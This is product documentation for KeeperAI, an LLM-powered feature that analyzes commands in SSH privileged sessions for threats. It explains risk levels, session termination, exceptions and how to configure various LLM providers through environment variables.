# KeeperAI

<figure><img src="https://762006384-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F-MJXOXEifAmpyvNVL1to%2Fuploads%2F7rQtwjXJlA3ddCR7ztE5%2FKeeperAI.png?alt=media&#x26;token=53ec3b12-b6fd-451d-9cc1-c0c5da9c81a5" alt=""><figcaption></figcaption></figure>

## Overview

KeeperAI is an Agentic AI-powered threat detection system that automatically monitors and analyzes KeeperPAM privileged sessions to identify suspicious or malicious behavior. The system, built using a Sovereign AI framework performs all analysis at the gateway level - analyzing each command as it's entered and creates an encrypted session summary for later review. This helps security teams quickly detect potential threats during active privileged sessions.

Video Overview:

{% embed url="<https://vimeo.com/1143898222?fe=sh&fl=pl>" %}
KeeperAI Threat Detection for Privileged Sessions
{% endembed %}

KeeperAI Product Page:

{% embed url="<https://www.keepersecurity.com/features/keeper-ai/>" %}

## Key Features

* **Automated Session Analysis**: Analyze session metadata, keystroke logs, and command execution logs to detect unusual behavior
* **Session Search:** Search across privileged sessions to locate specific keywords or activity
* **Threat Classification**: Automatically categorize detected threats and assign risk levels
* **Flexible Deployment**: Support for both third-party, cloud-based, and on-premises LLM inference
* **Customizable Configuration**: Adjust risk parameters and detection rules to your environment

## Supported Protocols

**Current Support**

* SSH

**Coming Soon:**

* Database protocols (MySQL/PostgreSQL)
* RDP
* VNC
* RBI

### **Setup Steps**

1. Install the latest Keeper Gateway version 1.7.0 or newer
2. Access to LLM inference services (either cloud or self-hosted)
3. Activated LLM provider in your Keeper Gateway deployment
4. Set up the PAM Configuration to allow KeeperAI
5. Activate KeeperAI on the resource

[Follow the instructions below](#llm-provider-setup-instructions) to set up your Keeper Gateway with your preferred LLM provider.

***

### PAM Configuration Settings

1. Go to PAM Configuration under the Keeper Secrets Manager tab.
2. Select your resource and scroll to the KeeperAI Features section.
3. Toggle the setting to enable.

<figure><img src="https://762006384-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F-MJXOXEifAmpyvNVL1to%2Fuploads%2FFm2CE88DIvRndP82JJKO%2FScreenshot%202025-08-26%20at%2010.33.41%E2%80%AFAM.png?alt=media&#x26;token=dcbeb4b3-8bfb-4b65-a98f-b0992939402f" alt=""><figcaption></figcaption></figure>

***

### Activating Threat Detection on a Resource

1. **Edit PAM Settings** for your selected resource.
2. Go to the **Connections** tab.
3. Enable all options under **Session Recording**.

<figure><img src="https://762006384-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F-MJXOXEifAmpyvNVL1to%2Fuploads%2FmBVjCrzXcsGGNdixIEvL%2FScreenshot%202025-08-26%20at%2010.46.20%E2%80%AFAM.png?alt=media&#x26;token=54d05a1a-0dec-4205-b9d2-be6767b7806c" alt=""><figcaption></figcaption></figure>

4. Navigate to the **KeeperAI** tab and switch on the **Enable KeeperAI** toggle.

<figure><img src="https://762006384-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F-MJXOXEifAmpyvNVL1to%2Fuploads%2FWuspFAr4aVpUsbiSLCdQ%2FScreenshot%202025-08-26%20at%2010.47.39%E2%80%AFAM.png?alt=media&#x26;token=fb2006c9-bf56-4d2a-9df5-278911b11a36" alt=""><figcaption></figcaption></figure>

By default, KeeperAI automatically classifies commands into the appropriate **Risk Level** categories.

To enforce stronger controls, you can enable **Terminate Session** for a given risk level. When active, any command classified at that level will immediately end the session.

<figure><img src="https://762006384-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F-MJXOXEifAmpyvNVL1to%2Fuploads%2FHVPxa18FwSvQ897tNOWq%2FScreenshot%202025-08-26%20at%2010.52.28%E2%80%AFAM.png?alt=media&#x26;token=d68b27b4-cbfa-4916-a7ce-a34a9a8e58d0" alt=""><figcaption></figcaption></figure>

### KeeperAI Exceptions & Custom Rules


Use the **Exceptions** pop-up to customize how specific keywords or patterns are classified. Add from the provided dropdown examples, or enter your own plain text or regex strings.

<figure><img src="https://762006384-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F-MJXOXEifAmpyvNVL1to%2Fuploads%2FxV680m7ZTsUBAjCMwrCX%2FScreenshot%202025-08-26%20at%2010.53.12%E2%80%AFAM.png?alt=media&#x26;token=023487e4-8f3b-4fcf-b950-451763ff7859" alt=""><figcaption></figcaption></figure>

***

### Reviewing Session Summaries

KeeperAI generates AI-powered summaries for each recorded session, helping security teams quickly review and understand user activity. To view a summary, open the options menu for the monitored resource and select **Session Activity**.

<figure><img src="https://762006384-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F-MJXOXEifAmpyvNVL1to%2Fuploads%2FjIUFmD0syRasQNz3fTDq%2FScreenshot%202025-08-26%20at%2010.56.11%E2%80%AFAM.png?alt=media&#x26;token=41769876-36bc-4f96-8302-7299c971ff7f" alt=""><figcaption></figcaption></figure>

* **Open Analysis**: Click on a session row to launch the Session Analysis popup, showing detailed summaries of each command executed.
* **Playback:** Click the Play button to watch the full session recording in real time.
* **Download:** Use the Download button to save session recording files locally for offline review.

{% hint style="warning" %}
When downloading session recording files locally, please note that these files will be unencrypted and may contain sensitive information. Ensure you store and handle these files securely according to your organization's data protection policies.
{% endhint %}

<figure><img src="https://762006384-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F-MJXOXEifAmpyvNVL1to%2Fuploads%2FimW2DNNdJTxuppJ2Bmqm%2FScreenshot%202025-08-26%20at%2011.05.17%E2%80%AFAM.png?alt=media&#x26;token=d050d54f-c2a0-4c5e-88f1-4697406b6516" alt=""><figcaption></figcaption></figure>

<figure><img src="https://762006384-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F-MJXOXEifAmpyvNVL1to%2Fuploads%2FBJsHh1djLCPURfxZ51Vh%2FScreenshot%202025-08-26%20at%2011.05.29%E2%80%AFAM.png?alt=media&#x26;token=616d8acc-a598-4821-bce0-90fbd2461821" alt=""><figcaption></figcaption></figure>

<figure><img src="https://762006384-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F-MJXOXEifAmpyvNVL1to%2Fuploads%2FC92kMdmPSyD5dVDLjya0%2FScreenshot%202025-09-24%20at%2010.00.16%E2%80%AFPM.png?alt=media&#x26;token=2bf6086e-00e1-4854-bd47-7a261e21395f" alt=""><figcaption></figcaption></figure>

***

#### Notes

* By default AI will make its best effort to classify commands into proper Risk Levels categories
* Enable "Terminate Session" for a risk level if you wish to allow classified commands to trigger a session termination for the selected risk level
* If you have specific pattern-matching keywords you may open the Exceptions popup to customize the risk level classification and policy on detection

#### Risk Classifications

KeeperAI will categorize commands into risk levels for threat detection:

* **Critical**: Severe security threats requiring immediate action
* **High**: Significant security concerns that should be addressed promptly
* **Medium**: Potential security issues requiring monitoring
* **Low:** Normal or benign behavior that does not require monitoring

***

## LLM Integration

### Overview

KeeperAI leverages Large Language Models (LLMs) to power its threat detection capabilities. The Keeper Gateway communicates with any LLM of your choice to analyze session data and generate intelligent security insights. This integration is fundamental to KeeperAI's ability to detect suspicious patterns and provide detailed session summaries.

{% hint style="warning" %}
**Disclaimer**: AI predictions are inherently probabilistic and may not always be accurate. The selection of LLM providers and models is made at the user's discretion, and KeeperAI cannot guarantee that the AI will fully understand or correctly interpret tasks. Users are encouraged to exercise caution and validate AI outputs as part of their decision-making processes.
{% endhint %}

### **LLM Provider Setup Instructions**

KeeperAI is designed to work with multiple LLM providers, giving you flexibility in your deployment. Self-hosted and cloud-based LLMs are compatible. If you have any questions or would like to know more about a LLM Provider please email us at **<pam@keepersecurity.com>** we'll quickly assist you.

#### Docker Installation Method

<details>

<summary>OpenAI-Compatible API</summary>

Support for any API providers implementing that use OpenAI’s request and response formats for the `/chat/completions` endpoint.

**Configuration**

1. Ensure your Gateway has the appropriate permissions to access the LLM service
2. Configure the Gateway with the following environment variables for the gateway service in your Docker Compose file:

```yaml
environment:
  KEEPER_GATEWAY_AI_LLM_PROVIDER: "openai-generic"
  KEEPER_GATEWAY_AI_BASE_URL: "<your-base-url>"
  KEEPER_GATEWAY_AI_API_KEY: "<your-api-key>"
  KEEPER_GATEWAY_AI_MODEL: "<your-model-id>"
```

{% hint style="info" %}
The `KEEPER_GATEWAY_AI_BASE_URL` **must** include a valid protocol prefix (`http://` or `https://`). If the protocol is missing, Keeper Gateway will throw a configuration error during startup.

For example:

✅ `https://your-llm-provider.com/v1`\
❌ `your-llm-provider.com/v1`
{% endhint %}

A non-exhaustive list of providers you can use:

<table data-full-width="false"><thead><tr><th>Inference Provider</th><th>Resources</th><th>Infrastructure<select multiple><option value="rGhefSI66jVq" label="SaaS" color="blue"></option><option value="YgGEIZr9Vyx0" label="Self-Hosted" color="blue"></option></select></th></tr></thead><tbody><tr><td>Ask Sage</td><td><a href="https://www.asksage.ai/">Ask Sage</a></td><td><span data-option="rGhefSI66jVq">SaaS, </span><span data-option="YgGEIZr9Vyx0">Self-Hosted</span></td></tr><tr><td>Azure AI Foundry</td><td><a href="https://ai.azure.com/">Azure AI Foundry</a></td><td><span data-option="rGhefSI66jVq">SaaS</span></td></tr><tr><td>Cohere</td><td><a href="https://docs.cohere.com/v2/docs/compatibility-api">Cohere</a></td><td><span data-option="rGhefSI66jVq">SaaS, </span><span data-option="YgGEIZr9Vyx0">Self-Hosted</span></td></tr><tr><td>Cerebras</td><td><a href="https://inference-docs.cerebras.ai/resources/openai">Cerebras</a></td><td><span data-option="rGhefSI66jVq">SaaS</span></td></tr><tr><td>Fireworks AI</td><td><a href="https://docs.fireworks.ai/tools-sdks/openai-compatibility">Fireworks AI</a></td><td><span data-option="rGhefSI66jVq">SaaS</span></td></tr><tr><td>Featherless AI</td><td><a href="https://featherless.ai/docs/api-reference">Featherless AI</a></td><td><span data-option="rGhefSI66jVq">SaaS</span></td></tr><tr><td>Groq</td><td><a href="https://console.groq.com/docs/api-reference#chat">Groq</a></td><td><span data-option="rGhefSI66jVq">SaaS</span></td></tr><tr><td>Grok</td><td><a href="https://docs.x.ai/docs/api-reference#chat-completions">Grok</a></td><td><span data-option="rGhefSI66jVq">SaaS</span></td></tr><tr><td>Hyperbolic</td><td><a href="https://docs.hyperbolic.xyz/docs/inference-api">Hyperbolic</a></td><td><span data-option="rGhefSI66jVq">SaaS</span></td></tr><tr><td>Hugging Face</td><td><a href="https://huggingface.co/inference-endpoints/dedicated">Hugging Face</a></td><td><span data-option="rGhefSI66jVq">SaaS</span></td></tr><tr><td>Keywords AI</td><td><a href="https://docs.keywordsai.co/integration/development-frameworks/llm_framework/openai/openai-sdk">Keywords AI</a></td><td><span data-option="rGhefSI66jVq">SaaS, </span><span data-option="YgGEIZr9Vyx0">Self-Hosted</span></td></tr><tr><td>LiteLLM</td><td><a href="https://www.litellm.ai/">LiteLLM</a></td><td><span data-option="rGhefSI66jVq">SaaS, </span><span data-option="YgGEIZr9Vyx0">Self-Hosted</span></td></tr><tr><td>LM Studio</td><td><a href="https://lmstudio.ai/docs/app/api/endpoints/openai">LM Studio</a></td><td><span data-option="YgGEIZr9Vyx0">Self-Hosted</span></td></tr><tr><td>Nebius</td><td><a href="https://docs.nebius.com/studio/inference/quickstart">Nebius</a></td><td><span data-option="rGhefSI66jVq">SaaS</span></td></tr><tr><td>Novita</td><td><a href="https://novita.ai/docs/guides/llm-api#api-integration">Novita</a></td><td><span data-option="rGhefSI66jVq">SaaS</span></td></tr><tr><td>NScale</td><td><a href="https://docs.nscale.com/api-reference/inferencing/create-chat-completion">NScale</a></td><td><span data-option="rGhefSI66jVq">SaaS</span></td></tr><tr><td>Ollama</td><td><a href="https://docs.ollama.com/openai">Ollama</a></td><td><span data-option="rGhefSI66jVq">SaaS, </span><span data-option="YgGEIZr9Vyx0">Self-Hosted</span></td></tr><tr><td>OpenRouter</td><td><a href="https://openrouter.ai/">OpenRouter</a></td><td><span data-option="rGhefSI66jVq">SaaS</span></td></tr><tr><td>SambaNova</td><td><a href="https://docs-legacy.sambanova.ai/sambastudio/latest/open-ai-api.html">SambaNova</a></td><td><span data-option="rGhefSI66jVq">SaaS</span></td></tr><tr><td>Tinfoil</td><td><a href="https://docs.tinfoil.sh/sdk/overview#direct-api-access">Tinfoil</a></td><td><span data-option="rGhefSI66jVq">SaaS</span></td></tr><tr><td>TogetherAI</td><td><a href="https://docs.together.ai/docs/openai-api-compatibility">TogetherAI</a></td><td><span data-option="rGhefSI66jVq">SaaS</span></td></tr><tr><td>Unify AI</td><td><a href="https://docs.unify.ai/api-reference/llm_queries/chat_completions">Unify AI</a></td><td><span data-option="rGhefSI66jVq">SaaS, </span><span data-option="YgGEIZr9Vyx0">Self-Hosted</span></td></tr><tr><td>Vercel AI Gateway</td><td><a href="https://vercel.com/docs/ai-gateway/openai-compat">Vercel AI Gateway</a></td><td><span data-option="rGhefSI66jVq">SaaS</span></td></tr><tr><td>vLLM</td><td><a href="https://docs.vllm.ai/en/latest/serving/openai_compatible_server.html">vLLM</a></td><td><span data-option="YgGEIZr9Vyx0">Self-Hosted</span></td></tr></tbody></table>

</details>

<details>

<summary>AWS Bedrock</summary>

You can get started quickly, privately customize foundation models with your own data, and easily and securely integrate and deploy them into your applications using AWS tools without having to manage any infrastructure.

**Configuration**

1. Ensure that the IAM role for the Gateway has the `AmazonBedrockFullAccess` policy attached
2. [Request access](https://docs.aws.amazon.com/bedrock/latest/userguide/getting-started.html#getting-started-model-access) through AWS Console to an Amazon Bedrock foundation model
3. Select a model from the [supported list](https://docs.aws.amazon.com/bedrock/latest/userguide/models-supported.html) and note the corresponding model ID.
4. Configure the Gateway with the following environment variables for the gateway service in your Docker Compose file:

```yaml
environment:
  KEEPER_GATEWAY_AI_LLM_PROVIDER: "aws-bedrock"
  KEEPER_GATEWAY_AI_MODEL: "<your-model-id>"
  AWS_REGION: "<your-aws-region>"
```

</details>

<details>

<summary>Anthropic</summary>

**Configuration**

Before you begin, [create an API key in the Anthropic Console](https://console.anthropic.com/settings/keys).

1. Configure the Gateway with the following environment variables for the gateway service in your Docker Compose file:

```yaml
environment:
  KEEPER_GATEWAY_AI_LLM_PROVIDER: "anthropic"
  KEEPER_GATEWAY_AI_API_KEY: "<your-api-key>"
  KEEPER_GATEWAY_AI_MODEL: "<your-model-id>"
```

</details>

<details>

<summary>Google AI: Gemini</summary>

**Configuration**

Before you begin, [create an API key in the Google AI dashboard](https://aistudio.google.com/apikey).

1. Configure the Gateway with the following environment variables for the gateway service in your Docker Compose file:

```yaml
environment:
  KEEPER_GATEWAY_AI_LLM_PROVIDER: "google-ai"
  KEEPER_GATEWAY_AI_API_KEY: "<your-api-key>"
  KEEPER_GATEWAY_AI_MODEL: "<your-model-id>"
```

</details>

<details>

<summary>Google: Vertex</summary>

You need to use an account with a `ProjectID` that has been authorized to use Vertex. When administering your Google Cloud account, be sure to enable Vertex, and specify your project’s ID when authenticating with `gcloud auth`:

```sh
gcloud auth application-default login --project MY_PROJECT_ID
```

* If you’re using Google Cloud [application default credentials](https://cloud.google.com/docs/authentication/application-default-credentials), you can expect authentication to work out of the box.
* Setting [`options.credentials`](https://docs.boundaryml.com/ref/llm-client-providers/google-vertex#credentials) will take precedence and force `vertex-ai` to load service account credentials from that file path.

**Configuration**

1. Configure the Gateway with the following environment variables for the gateway service in your Docker Compose file:

```yaml
environment:
  KEEPER_GATEWAY_AI_LLM_PROVIDER: "vertex-ai"
  KEEPER_GATEWAY_AI_MODEL: "<your-model-id>"
  KEEPER_GATEWAY_AI_LOCATION: "<your-location>"
```

</details>

<details>

<summary>OpenAI</summary>

**Configuration**

Before you begin, [create an API key in the Open AI Platform dashboard](https://platform.openai.com/api-keys).

1. Configure the Gateway with the following environment variables for the gateway service in your Docker Compose file:

```yaml
environment:
  KEEPER_GATEWAY_AI_LLM_PROVIDER: "openai"
  KEEPER_GATEWAY_AI_API_KEY: "<your-api-key>"
  KEEPER_GATEWAY_AI_MODEL: "<your-model-id>"
```

</details>

<details>

<summary>Azure OpenAI</summary>

**Configuration**

1. Configure the Gateway with the following environment variables for the gateway service in your Docker Compose file:

```yaml
environment:
  KEEPER_GATEWAY_AI_LLM_PROVIDER: "azure-openai"
  KEEPER_GATEWAY_AI_RESOURCE_NAME: "<your-resource-name>"
  KEEPER_GATEWAY_AI_DEPLOYMENT_ID: "<your-deployment-id>"
  KEEPER_GATEWAY_AI_API_VERSION: "<your-api-version>"
  KEEPER_GATEWAY_AI_API_KEY: "<your-api-key>"
```

</details>

#### Native Installation Method

<details>

<summary>Windows Installation Instructions</summary>

To configure the environment variables for the Keeper Gateway service on Windows, follow these steps:

Open PowerShell as Administrator and Set the variables at the Machine Scope

```sh
setx KEEPER_GATEWAY_AI_LLM_PROVIDER "<your_provider_name>" /M
setx KEEPER_GATEWAY_AI_BASE_URL "<your-base-url>" /M
setx KEEPER_GATEWAY_AI_API_KEY "<your-api-key>" /M
setx KEEPER_GATEWAY_AI_MODEL "<your-model-id>" /M
```

Restart the Gateway service so it picks up the new environment:

```
Restart-Service -DisplayName "Keeper Gateway Service"
```

</details>

<details>

<summary>Linux Installation Instructions</summary>

To configure the environment variables for the Keeper Gateway service on Linux, follow these steps:

Edit the `systemd` service file:

```sh
sudo vi /etc/systemd/system/keeper-gateway.service
```

Extend the `Environment=` line with your required environment variables based on the supported LLM Providers above.

```sh
Environment=KEEPER_GATEWAY_AI_LLM_PROVIDER="<your_provider_name>"
Environment=KEEPER_GATEWAY_AI_BASE_URL="<your-base-url>"
Environment=KEEPER_GATEWAY_AI_API_KEY="<your-api-key>"
Environment=KEEPER_GATEWAY_AI_MODEL="<your-model-id>"
```

Reload the daemon and restart the gateway service

```shell
# reload the daemon
sudo systemctl daemon-reload

# optionally you can validate the environment variables are setup properly
sudo systemctl show keeper-gateway.service | grep Environment=

# restart the keeper gateway service
sudo systemctl restart keeper-gateway.service
```

</details>

***

## Reviewing Session Summaries

### Access Session Recordings

Each analyzed session receives an AI-generated summary:

1. Access the Session Recordings section in the Vault UI
   1. Right click on the record or click on the options icon `⋮` and select "Session Activity"
2. Click on a session row with KeeperAI analysis to open the Session Analysis popup for detailed summaries of each command executed during the session
3. Click on the play button to watch the session recording to see session playback in realtime
4. Click on the download button to save the session recording files locally

{% hint style="warning" %}
When downloading session recording files locally, please note that these files will be unencrypted and may contain sensitive information. Ensure you store and handle these files securely according to your organization's data protection policies.
{% endhint %}

<figure><img src="https://762006384-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F-MJXOXEifAmpyvNVL1to%2Fuploads%2FmltaYt0PXPWV6xHrf7al%2Fimage.png?alt=media&#x26;token=c030270b-be5b-4c44-8e82-913744a286ca" alt=""><figcaption><p>Session Activity Popup</p></figcaption></figure>

<figure><img src="https://762006384-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F-MJXOXEifAmpyvNVL1to%2Fuploads%2Fyflqw2KbcH50RYUeziBe%2Fimage.png?alt=media&#x26;token=ac435150-6fa0-45da-a6a7-686bda6b0aa5" alt=""><figcaption><p>Session Analysis Popup</p></figcaption></figure>

### Integration with ARAM Events

KeeperAI automatically generates [ARAM events](https://docs.keeper.io/en/keeperpam/privileged-access-manager/references/event-reporting) for detected threats and resource configurations, enabling integration with your existing security workflow.

***

## Troubleshooting

### Common Issues

* **Missed Detections:** Adjust sensitivity thresholds in the risk level settings or add custom keyword patterns through the Exceptions popup
* **False Positives:** Refine pattern matching rules or lower risk thresholds for specific commands using custom exceptions
* **Performance Issues:** Check resource allocation for on-premises LLM deployments and verify network connectivity to your LLM provider
* **Session Analysis Not Appearing:** Ensure KeeperAI is enabled on both the Keeper Gateway configuration and the individual resource
  * Download session recording files to check for `summary.json`
    * No `summary.json` file means KeeperAI was not enabled for that session
    * Corrupted or incomplete `summary.json` indicates error may have occurred during final processing - contact support
  * Sessions recorded before KeeperAI activation will not have analysis data
* **LLM Connection Errors:** Verify your LLM provider credentials and endpoint configuration in the gateway settings

### Support Resources

For additional assistance with KeeperAI, email **<pam@keepersecurity.com>**.

***

## FAQ

**Q: Can I use my own LLM model with KeeperAI?**\
A: Yes, KeeperAI supports any provider implementing the OpenAI `/chat/completions` API endpoint

**Q: Does KeeperAI work in real-time?**\
A: Yes, KeeperAI analyzes privileged sessions in real-time after each user entry and saves completed session recordings and analysis in encrypted files for later review.

**Q: How does KeeperAI handle sensitive information?**\
A: KeeperAI stores session recordings and analysis in encrypted files. In a future release, KeeperAI will include enhanced Personally Identifiable Information (PII) detection with options to remove PII before sending to the LLM or remove PII from LLM responses.

**Q: How does data flow between the Gateway, LLM provider, and Keeper's systems?**\
A: KeeperAI uses a secure, multi-step communication flow to ensure data privacy and security:\
1\. Gateway ↔ [LLM Provider](#llm-integration): The Keeper Gateway communicates directly with your configured LLM provider via encrypted HTTPS to analyze session commands in real-time\
2\. Gateway → Keeper: After receiving the LLM analysis, the Gateway encrypts all session data and analysis results using a unique record key before transmitting to [Keeper's endpoint for storage](https://docs.keeper.io/en/keeperpam/session-recording-and-playback#encryption-of-session-recordings).

**Q: Can I run KeeperAI in air-gapped environments?**\
A: Yes, using on-premises LLM deployment, you can interact with a local service instead of third-party or internet-accessible services.

**Q: What's the expected cost per session analysis?**\
A: To help calculate costs, our risk analysis prompts used for each command are approximately 550 tokens and final summary prompts that summarize all commands are around 400 tokens, excluding user input command context. Additional tokens will be used depending on the context and length of the input commands.

**Q: What data is sent to third-party LLM providers, and how is it protected?**\
A: Command text is sent via encrypted HTTPS to your configured LLM provider. The LLM response is then encrypted before being saved to S3. All traffic occurs directly from the Gateway to the LLM provider. To maintain zero-knowledge and zero-trust no traffic is ever sent to Keeper without first being encrypted by your private key.

**Q: Can I export threat detection data for compliance reporting?**\
A: Yes, session analysis data can be exported in JSON format from the Session Analysis popup for compliance reporting purposes.